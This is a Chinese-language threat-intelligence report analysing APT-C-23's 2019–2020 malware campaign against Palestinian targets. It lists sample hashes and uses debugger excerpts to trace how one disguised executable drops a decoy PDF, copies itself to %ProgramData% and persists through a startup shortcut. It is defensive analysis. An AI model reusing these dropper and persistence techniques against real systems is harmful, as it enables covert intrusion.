

刺向巴勒斯坦的致命毒针——双尾蝎 APT 组织的攻击活动分析与总结 - SecPulse.COM

secpulse.com/archives/125292.html



2020-03-12 2,662

刺向巴勒斯坦的致命毒针——双尾蝎 APT 组织的攻击活动分析与总结

封面-pic1

一.前言

双尾蝎APT组织(又名: **APT-C-23**),该组织从 2016 年 5 月开始就一直对巴勒斯坦教育机构、军事机构等重要领域展开了有组织、有计划、有针对性的长时间不间断攻击.其在2017年的时候其攻击活动被360企业安全进行了披露,并且其主要的攻击区域为中东,其中以色列与巴勒斯坦更受该组织的青睐。

攻击平台主要包括 **Windows** 与 **Android** :

其中针对 **windows** 的平台,其比较常见的手法有投放带有" ***.exe** "或" ***.scr** "文件后缀的**释放者**文件,在目标用户打开后释放对应的诱饵文档,并且释放下一步的**侦查者(Recon)**.持久存在的方式也不唯一,一般通过写入注册表启动项以及释放指向持久化远控的快捷方式到自启动文件夹下.其侦查者会收集当前机器的相关信息包含(**系统版本,计算名,杀毒软件信息,当前文件所在路径,恶意软件当前版本**),以及其解析 **C2** 的回显指令,并执行.比如:**远程shell,截屏和文件下载**。

同时根据别的安全厂商的报告,我们也得知该组织拥有于攻击 **Android** 平台的组件,拥有**定位、短信拦截、电话录音等**,并且还会收集**文档、图片、联系人、短信等情报信息**; **PC** 端后门程序功能包括**收集用户信息上传到指定服务器的功能、远程下载文件能力**。

近日 **check point** 安全厂商披露了该组织自导自演,给以色列士兵手上安装恶意软件的攻击活动.可以从中看出该团伙的攻击设计之巧妙,准备之充分。但最后结果还是被以色列给反制了一波.....


Gcow安全团队**追影小组**于 **2019.12** 月初开始监测到了**双尾蝎APT**组织通过投递带有诱饵文件的相关可执行文件针对**巴勒斯坦**的部门进行了相应的攻击活动,这些诱饵文件涉及教育,科技,政治等方面的内容,其攻击活动一直持续到了 **2020.2** 月底.**追影小组**对该组织进行了一定时间的追踪.遂写成此报告还请各位看官欣赏.

二.样本信息介绍以及分析

1.样本信息介绍

在本次**双尾蝎APT**组织针对**巴勒斯坦**的活动中,Gcow安全团队**追影小组**一共捕获了 **14** 个样本,均为 **windows** 样本,其中 **12** 个样本是释放诱饵文档的可执行文件, **2** 个样本是带有恶意宏的诱饵文档


2019.12——2020.2 双尾蝎 (APT-C-23) 针对巴勒斯坦活动所投放的样本类型饼状图



2019.12——2020.2双尾蝎APT组织针对巴勒斯坦所投放样本的样本类型占比图-pic2

在这 12 个可执行文件样本中,有 7 个样本伪装成 pdf 文档文件,有 1 个样本伪装为 word 文档文件,有 2 个样本伪装为 rar 压缩文件.有 2 个样本伪装成 mp3 , mp4 音频文件


2019.12——2020.2 双尾蝎 (APT-C-23) 组织针对巴勒斯坦活动所投放的恶意样本中可执行文件占比



2019.12——2020.2双尾蝎APT组织针对巴勒斯坦所投放可执行文件样本的样本类型占比图-pic3

在这 14 个 Windows 恶意样本中,其诱饵文档的题材,政治类的样本数量有 9 个,教育类的样本数量有 1 个,科研类的样本数量有 1 个,未知类的样本数量有 3 个(注意:未知指得是其诱饵文档出现错误无法打开或者其内容属于无关内容)

2019.12——2020.2 双尾蝎(APT-C-23) 针对巴勒斯坦目标进行活动所使用的诱饵样本题材占比图



2019.12——2020.2双尾蝎APT组织针对巴勒斯坦所投放的样本题材占比图-pic4

现在各位看官应该对这批双尾蝎组织针对巴勒斯坦的攻击活动有了一个大概的认识,但是由于这批样本之中有一些话题是以色列和巴勒斯坦共有的,这里 Gcow 安全团队追影小组持该组织主要是攻击巴勒斯坦的观点,若各位看官有更多的证据,欢迎联系我们团队.注意:这里只是一家之言,还请各位看官须知。

那下面追影小组将以一个恶意样本进行详细分析,其他样本采取略写的形式向各位看官描述此次攻击活动。注意:因为其他样本的主要逻辑是相同的,所以没有必要枉费笔墨

2. 样本分析

(1). Define the Internet in government institutions

a. 样本信息

样本信息	Define the Internet in government institutions(政府机构定义互联网)	
样本MD5	3296b51479c7540331233f47ed7c38dd	
样本SHA-1	4107f9c36c3a5ce66f8365140901cd15339aa66c	
样本SHA-256	d08e7464fa8650e669012056548383fbadcd29a093a28eb7d0c2ba4e9036eb07	
样本类型	Win32 EXE GUI程序	
样本大小	2.01 MB (2105856 bytes)	
编写语言	Pascal	
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386	
时间戳	1970-01-01 1:00 (100%造假)	
最初上传时间	2020-01-14 09:58:48	

样本Define the Internet in government institutions_pdf.exe文件信息(表格)-pic5



Define the Internet in government institutions × 在政府机构中定义互联网

文件名的翻译信息

文件: Define the Internet in government institutions_pdf.exe

程序入口: 0016DA10 入口区段: .text

文件偏移: 0016CE10 入口字节: C6.05.40.E5.5E

连接器版本: 3.04 子系统: Windows GUI

文件大小: 00202200h 附加数据: NO 00000000

Image is 32bit executable RES/OVL: 5 / 0 %

Free Pascal Compiler v.3.0.4 [2019/10/27] for i386 - www.freepascal.
初步信息 - 帮助提示 - 脱壳信息

History

First Submission 2020-01-14 09:58:48

Last Submission 2020-01-14 09:58:48

Last Analysis 2020-02-13 13:35:19

VirusTotal最初上传信息

时间戳: 00000000

1970-01-01 / 01:00:00

样本编译时间戳

样本 Define the Internet in government institutions_pdf.exe 的文件信息

样本Define the Internet in government institutions_pdf.exe文件信息(图片)-pic6

b. 样本分析

通过对样本的分析我们得知了该样本是兼具**释放者(Dropper)**与**下载者(Downloader)**的功能,其**释放者(Dropper)**主要是用以释放诱饵

文档加以伪装以及将自身拷贝到%ProgramData%目录下,并且生成执行该文件的快捷方式并且释放于自启动文件夹下,而**下载者(Downloader)**

部分主要是通过进行信息收集以及等待C2给予的回显,主要功能有:远程shell,文件下载,屏幕截屏

i. 释放者(Dropper)部分:

通过 FindResource 函数查找名称为:MyData的资源

The screenshot shows assembly code for the `FindResourceExA` function. A red arrow points to the `call kernel32.FindResourceExA` instruction. Below the assembly, a resource table is displayed with the following columns: type, name, file-offset, signature, non-standard, size, and file-ratio. The `MYDATA` resource is highlighted in blue.

type	name	file-offset	signature	non-standard	size	file-ratio
RCDATA	BTN_YES_150	0x002008D0	PNG	-	684	0.03 %
RCDATA	BTN_YES_200	0x0020087C	PNG	-	804	0.04 %
RCDATA	DIALOG_CONFIR...	0x00200E0A	PNG	-	2082	0.10 %
RCDATA	DIALOG_ERROR...	0x002016C4	PNG	-	1541	0.07 %
RCDATA	DIALOG_INFOR...	0x00201CCC	PNG	-	1826	0.09 %
RCDATA	DIALOG_SHIELD	0x002023F0	PNG	-	1811	0.09 %
RCDATA	DIALOG_WARN...	0x00202B04	PNG	-	1298	0.06 %
RCDATA	MYDATA	0x0020301B	PDF	-	25628	1.23 %
RCDATA	SORTASC	0x002094FC	PNG	-	367	0.02 %
RCDATA	SORTASC_150	0x0020966C	PNG	-	404	0.02 %
RCDATA	SORTASC_200	0x00209800	PNG	-	579	0.03 %
RCDATA	SORTASC_50	0x00209A44	PNG	-	264	0.01 %
RCDATA	SORTASC_75	0x00209B4C	PNG	-	354	0.02 %
RCDATA	SORTDESC	0x00209C80	PNG	-	381	0.02 %
RCDATA	SORTDESC_150	0x00209E30	PNG	-	433	0.02 %
RCDATA	SORTDESC_200	0x00209FE4	PNG	-	575	0.03 %
RCDATA	SORTDESC_50	0x0020A234	PNG	-	301	0.01 %
RCDATA	SORTDESC_75	0x0020A354	PNG	-	349	0.02 %

FindResource函数查找MyData资源-pic7

通过 LoadResource 函数加载该资源

The screenshot shows assembly code for the `LoadResource` function. A red arrow points to the `call kernel32.LoadResource` instruction. Below the assembly, a hex dump of the loaded resource data is shown, with the ASCII column displaying the text "MYDATA".

地址	HEX 数据	ASCII
005E0000	5A 00 00 00 5A 00 00 00 50 39 41 00 00 00 00 00	2...2...P9A....
005E0100	70 30 41 00 00 00 00 00 00 00 00 00 60 3C 41 00	p:A.....<A....
005E0200	00 00 00 00 E0 10 45 00 20 BF 44 00 00 BF 44 00	...7E. 总. 总. 总.
005E0300	00 EE 44 00 00 EE 44 00 00 10 45 00 00 10 45 00	... 总. 总. 总. 7E.
005E0400	E0 49 44 00 10 44 44 00 00 45 43 00 00 00 00 00	... 总. 总. 总. 总. 总.
005E0500	00 00 00 00 E0 15 45 00 90 E1 42 00 A0 E1 42 00	...7E. 总. 总. 总. 总.
005E0600	A0 37 45 00 00 97 45 00 30 30 45 00 40 00 45 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E0700	00 09 46 00 00 09 46 00 50 52 47 00 F0 52 47 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E0800	20 EA 46 00 30 EA 46 00 F0 80 46 00 BE 46 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E0900	00 00 00 00 70 E7 46 00 00 00 00 00 20 E9 46 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E0A00	A0 4F 45 00 00 4F 45 00 60 73 45 00 00 00 00 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E0B00	10 50 45 00 20 50 45 00 F0 9A 48 00 00 00 00 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E0C00	A0 B9 47 00 00 00 00 00 C0 D2 47 00 00 00 00 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E0D00	00 09 46 00 00 00 00 00 50 EF 47 00 00 00 00 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E0E00	C0 06 48 00 00 00 00 00 60 66 48 00 00 00 00 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E0F00	60 82 48 00 00 00 00 00 60 90 48 00 00 00 00 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E1000	70 BC 40 00 00 BC 40 00 00 C7 40 00 00 00 00 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E1100	80 D2 40 00 00 00 00 00 D0 EC 40 00 00 00 00 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E1200	00 EA 4A 00 00 00 00 00 E0 F3 4A 00 00 00 00 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E1300	10 26 40 00 20 26 40 00 50 CF 4C 00 00 00 00 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.
005E1400	60 FE 4C 00 20 FE 4C 00 00 60 84 4C 00 00 00 00	... 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总. 总.

LoadResource函数加载资源-pic8

通过 LockResource 函数锁定资源并且获取资源在内存的地址

LockResource函数锁定资源-pic9

通过 SizeOfResource 函数通过获取资源的地址计算该资源的长度

SizeOfResource函数获取资源长度-pic10

通过 CreateFile 函数在%tmp%目录下释放诱饵PDF文档Define the Internet in government institutions.pdf

0045231 | 8D55 00 | lea eax,[local.12] | Define_t.0044D602

0045234 | 8B45 FC | mov eax,[local.1] | Define_t.0044D602

0045237 | EB 645FFCFF | call Define_t.0044D610 | Define_t.0044D602

004523C | 8B45 00 | mov eax,[local.12] | Define_t.0044D602

004523F | 89F1 | mov ecx,esi | Define_t.0044D602

0045241 | 89DA | mov ecx,ebx | Define_t.0044D602

0045243 | E8 88830000 | call Define_t.0044D650 | Define_t.0044D602

0045246 | 89C3 | mov ecx,esi | Define_t.0044D602

0045249 | EB E189FCFF | call Define_t.0044D6C0 | Define_t.0044D602

004524E | 8D45 00 | lea eax,[local.12] | Define_t.0044D602

0045252 | EB C95DFCFF | call Define_t.0044D620 | Define_t.0044D602

0045257 | 58 | pop eax | Define_t.0044D602

0045258 | 85C0 | test eax,eax | Define_t.0044D602

004525A | 74 05 | jz short Define_t.00445261 | Define_t.0044D602

004525C | EB FF8AFCFF | call Define_t.0044D6D0 | Define_t.0044D602

0045261 | 89DA | mov ecx,ebx | Define_t.0044D602

0045263 | 5E | pop esi | Define_t.0044D602

0045264 | 5B | pop ebx | Define_t.0044D602

0045265 | C9 | leave | Define_t.0044D602

0045266 | C3 | ret | Define_t.0044D602

0045267 | 00 | | Define_t.0044D602

CALL 到 CreateFile 来自 Define_t.0044D650
 FileName = "C:\Users\User\AppData\Local\Temp\Define the Internet in governme
 Access = GENERIC_READ|GENERIC_WRITE
 ShareMode = 0
 Security = NULL
 Mode = CREATE_ALWAYS
 Attributes = NORMAL
 TemplateFile = NULL

CreateFile函数创建诱饵PDF文档-pic11

通过 WriteFile 函数将PDF源数据写入创建的诱饵文档内

00436297 | EB 24B1FCFF | call <kernel32.LoadResource> | Define_t.00603018

004362ED | 8966 14 | mov esi,edx | Define_t.00603018

004362FF | 85C0 | test eax,eax | Define_t.00603018

00436301 | 0F85 78000000 | jnz Define_t.0043637F | Define_t.00603018

00436307 | 8A45 C0 | mov al,byte ptr ss:[ebp-0x40] | Define_t.00603018

0043630A | 84C0 | test al,al | Define_t.00603018

0043630C | 74 40 | jz short Define_t.0043634E | Define_t.00603018

0043630E | 8D55 CC | lea edx,dword ptr ss:[ebp-0x34] | Define_t.005F508

00436311 | 89F8 | mov eax,edi | Define_t.005F508

00436313 | E8 78F50000 | call Define_t.00445890 | Define_t.00603018

00436318 | 8945 D4 | mov dword ptr ss:[ebp-0x34],eax | Define_t.00603018

0043631E | C745 D0 000000 | mov dword ptr ss:[ebp-0x30],edx | Define_t.00603018

00436325 | 8D45 D0 | lea eax,dword ptr ss:[ebp-0x30] | Define_t.00603018

00436328 | 50 | push eax | Define_t.00603018

00436329 | 6A 00 | push 0 | Define_t.00603018

0043632B | 8B00 C4F85600 | mov ecx,dword ptr ds:[0x56F8C4] | Define_t.00596E00

00436331 | 8B DC145900 | mov eax,Define_t.0059140C | Define_t.00596E00

00436336 | BA 01000000 | mov edx,0 | Define_t.00596E00

0043633B | E8 D0610100 | call Define_t.0044C9F0 | Define_t.00596E00

00436340 | 8B EC634300 | mov edx,Define_t.0043630E | Define_t.00596E00

00436345 | 89E9 | mov ecx,ebp | Define_t.00596E00

00436347 | EB F472EDEF | call Define_t.0044D6D0 | Define_t.00596E00

eax=00603018 (Define_t.00603018), ASCII "PDF-1.5\n%<< \n2 0 obj\n<< /Linearized 1 /L 25828 /H /ds:[0x204C74]-00000000

PDF

诱饵PDF文档源数据-pic12

The screenshot shows a debugger window with three main panes. The left pane displays assembly instructions, with a red box highlighting the instruction `writePDF` at address `00400650`. The middle pane shows the CPU registers, with `eax` set to `00000000`. The right pane shows the CPU state, including the `WriteFile` system call being executed. A red circle highlights the `WriteFile` call in the CPU view. A watermark for 'Gcow安全团队' is visible in the bottom right corner.

WriteFile函数将PDF文档源数据写入诱饵PDF文档中-pic13

通过 `ShellExecute` 函数打开PDF诱饵文档,以免引起目标怀疑

The screenshot shows a debugger window with three main panes. The left pane displays assembly instructions, with a red box highlighting the instruction `ShellExecute` at address `00400650`. The middle pane shows the CPU registers, with `eax` set to `00000000`. The right pane shows the CPU state, including the `ShellExecute` system call being executed. A red circle highlights the `ShellExecute` call in the CPU view. A watermark for 'Gcow安全团队' is visible in the bottom right corner.

ShellExecute函数打开诱饵PDF文档-pic14

其PDF诱饵文档内容如图,主要关于其使用互联网的政治类题材样本,推测应该是针对政府部门的活
动

اعتماد تقنين الانترنت في المؤسسات الحكومية

أعلن وزير الاتصالات وتكنولوجيا المعلومات، اليوم الإثنين، أنه تم اعتماد تقنين استخدام الانترنت في المؤسسات العامة بإغلاق كل ما هو ضار من مواقع ليس لها صلة مباشرة بالعمل.

ومن هذه المواقع، "المواقع الإباحية أو القمار أو الخاصة بالجريمة أو مواقع الترفيه أو المواقع التي يمكن أن تؤدي لتخريب أجهزة المؤسسات الحكومية والقرصنة".

وأضاف في لقاء صحفي، "تتضمن الإجراءات المتخذة تقنين استخدام مواقع التواصل الاجتماعي لمدة ساعتين من الدوام الحكومي، على أن يكون لرئيس الهرم في كل مؤسسة، الصلاحية في السماح بوصول الموظف لأي من المواقع المذكورة، حسب طبيعة العمل".

في الوقت ذاته، نفى أن تكون هذه الإجراءات "تجسدية قيود" على عمل الموظفين الحكوميين معتبرا أنها "تستهدف التنظيم خاصة أن هناك مؤسسات حكومية تطبق هذه الإجراءات بالفعل منذ فترات طويلة وما تم هو اعتماد سياسات محددة لتعميمها".

原文

翻译

政府机构采用互联网技术

今天，星期一，通信和信息技术部长宣布已采用一项技术公共机构中的Internet会关闭所有不直接相关的有害站点在工作。

在这些网站中，“色情，赌博，犯罪，娱乐或色情网站可能破坏政府机构和盗版的网站。

他在一次新闻采访中补充说：“所采取的措施包括使用网站合法化在距政府办公室两个小时的时间里，只要金字塔的负责人在每个机构中，

根据工作性质，允许员工访问任何上述站点的权限。


同时，他否认这些措施是“怀疑政府官员的工作受到限制”，考虑到它“以组织为目标，特别是因为存在执行这些程序的政府机构确实，很长一段时间以来，所采用的就是采用具体的政策来将其概括化。”

PDF诱饵文档Define the Internet in government institutions.pdf原文以及翻译




诱饵PDF文档原文以及翻译-pic15

同时利用 CopyFileA 函数将自身拷贝到 %ProgramData% 目录下并且重命名为 SyncDownOptzHostProc.exe




CopyFile函数拷贝自身文件并重命名为SyncDownOptzHostProc.exe-pic16

利用 CreateFileW 函数在自启动文件夹下创造指向 %ProgramData%\SyncDownOptzHostProc.exe 的快捷方式 SyncDownOptzHostProc.lnk



利用CreateFileW函数创造指向后门文件的快捷方式-pic17




指向后门文件的快捷方式于自启动文件夹下-pic18

ii. 下载者(Downloader)部分:

通过 CreateFile 函数创建 %ProgramData%GUID.bin 文件,内部写入对应本机的 GUID .当软件再次运行的时候检查自身是否位于 %ProgramData% 文件夹下,若不是则释放pdf文档。若是,则释放 lnk 到自启动文件夹

The image shows a debugger window with assembly code. A red box highlights the instruction 'call SyncDown.00425480' with the comment '生成GUID' (Generate GUID). Below the assembly code is a hex dump and an ASCII dump. The hex dump shows the data being written to the file, which includes the ASCII string 'GUID.bin'. The ASCII dump shows the characters 'GUID.bin' and other data.

